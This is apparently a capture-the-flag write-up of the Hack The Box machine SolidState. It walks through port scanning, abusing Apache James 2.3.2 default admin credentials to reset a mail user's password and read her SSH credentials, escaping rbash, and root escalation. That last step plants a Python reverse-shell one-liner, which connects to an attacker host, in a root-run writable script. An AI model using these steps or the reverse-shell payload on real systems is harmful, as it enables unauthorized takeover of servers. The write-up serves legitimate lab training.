
Welcome back peeps!! Today we will be doing a medium level box. The box name is SolidState. So lets jump in

Enumeration




```
PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCp5WdwlckuF4slNUO29xOk/Yl/cnXT/p6qwezI0ye+4iRSyor8lhyAEku/yz8KJXtA+ALhL7HwYbD
3hDUxDkFw90V1Omdedbk7SxUVBPK2CiDpvXq1+r5fVw26WpTCdawGKkaOMYoSWvliBsbwMLJEUwVbZ/GZ1SUEswpYkyZeiSC1qk72L6CiZ9/5za4MTZw8
Cq0akT7G+mX7Qgc+5eOEGcqZt3cBtWzKjHyOZJAEUtwXAHly29KtrPUddXEIF0qJUxKXArEDvsp7OkuQ0fktXXkZuyN/GRFeu3im7uQVuDgiXFKbEfmoQ
AsvLrR8YiKFUG6QBdI9awwmTkLFbS1Z
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBISyhm1hXZNQl3cslogs5LKqgWEozfjs3S3aPy4k3ri
Fb6UYu6Q1QsxIEOGBSPAWEkevVz1msTrRRyvHPiUQ+eE=
|   256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMKbFbK3MJqjMh9oEw/2OVe0isA7e3ruHz5fhUP4cVgY
25/tcp   open  smtp?    syn-ack ttl 63
|_smtp-commands: Couldn't establish connection on port 25
80/tcp   open  ssl/http syn-ack ttl 63 Apache/2.4.25 (Debian)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp  open  pop3?    syn-ack ttl 63
119/tcp  open  nntp?    syn-ack ttl 63
4555/tcp open  rsip?    syn-ack ttl 63
```

A quick google on port 4555 reveals that this port hosts Apache James Remote Configuration. There's also a RCE for 2.3.2 version. Nmap hasn't revealed any version info for the service. Also, we will have a look at SSH, SMTP and POP services later as we need credentials. So remaining port is 80 that's usually the path that most of the times we have to take. Lets dive in the webserver.

Port 80

Website is about Solid State Security.



SOLID STATE SECURITY


AWARD WINNING SECURITY TEAM

SOLID STATE'S TESTERS HOLD THE HIGHEST TECHNICAL QUALIFICATIONS AVAILABLE AND PROVIDE RISK BASED, REAL WORLD, HUMAN LED TESTING SERVICES. THIS INCLUDES TESTING SERVICES RANGING FROM THE ADVANCED TECHNIQUES THROUGH TO THE BROADER ASSURANCES OF CYBER ESSENTIALS, SOCIAL ENGINEERING, RED TEAMING EXERCISES, AND

I enumerated the website, ran directory bruteforcing against it, but didn't find anything useful.


Other Ports

I moved on to enumerate other ports, I tried connecting with telnet and on port 4555, this banner popped up:




```
┌──(root💀kali)-[/home/rishabh/HTB/SolidState]
└─# telnet $IP 4555
Trying 10.129.29.189...
Connected to 10.129.29.189.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
```

Now, I went straight to google and searched for default credentials and it was very straightforward. I will leave that upto you guys to explore. I logged in and using this article "[https://vk9-sec.com/apache-james-server-2-3-2-cve-2015-7611/"](https://vk9-sec.com/apache-james-server-2-3-2-cve-2015-7611/) (I think this article takes example from this machine). I changed user mindy's password as I had those rights and logged in to mail server using mindy new credentials. There were two mails present one of which contained mindy's ssh credentials.




```
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin

Unknown command
setpassword mindy vpassword
Password for mindy reset
```



```
┌──(root💀 kali)-[/home/rishabh/HTB/SolidState]
└─# telnet $IP 110
Trying 10.129.29.189 ...
Connected to 10.129.29.189.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mindy
+OK
PASS vpassword
+OK Welcome mindy
LIST
+OK 2 1945
1 1109
2 836
.
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: [redacted]

Respectfully,
```

Initial Access as SSH

Use the password you found in one of the mails of mindy and ssh as mindy.



```
┌──(root💀 kali)-[/home/rishabh/HTB/SolidState]
└─# ssh mindy@$IP
mindy@10.129.29.189's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$ ls
```


Privilege Escalation

At first, user mindy was running rbash (one of restricted shells). I was not able to execute basic commands except cat. So I googled escape rbash to bash and this command made it possible:

```
ssh user@server "bash --noprofile"
```


Supply the password, and now you have bash shell. Next, change to interactive shell using /bin/bash -i but still its not a tty shell. So you can use python one liner to change the shell to tty shell

Now after getting stuck for 30 mins, finally my eagle eyes caught a file "/opt/tmp.py". Its world editable and it simply deletes tmp files. Also, the crontab didn't have any entry for this script. So to confirm transfer pspy binary (32 bit, because target is 32 bit architecture). You will see one peculiar entry:




```
2021/10/27 17:30:01 CMD: UID=0     PID=18591  | /bin/sh -c python /opt/tmp.py
2021/10/27 17:30:01 CMD: UID=0     PID=18592  | python /opt/tmp.py
```

Now close the program and again you will have to shh into the machine.
Go to opt folder and edit the file to add python reverse shell. You can get python reverse shell from "https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#python"



```
cat tmp.py
#!/usr/bin/env python
import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("[redacted]",5757));os.dup2(s.fi
leno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")
```



```
└─# rlwrap nc -nvlp 5757
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5757
Ncat: Listening on 0.0.0.0:5757
Ncat: Connection from 10.129.29.189.
Ncat: Connection from 10.129.29.189:39940.
id
id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Voila!! Rooted this box. Takeaways are that you need to analyze your scripts output very carefully otherwise you will not be able to pick that needle in a haystack. Well Goodbye then. I will meet you tomorrow.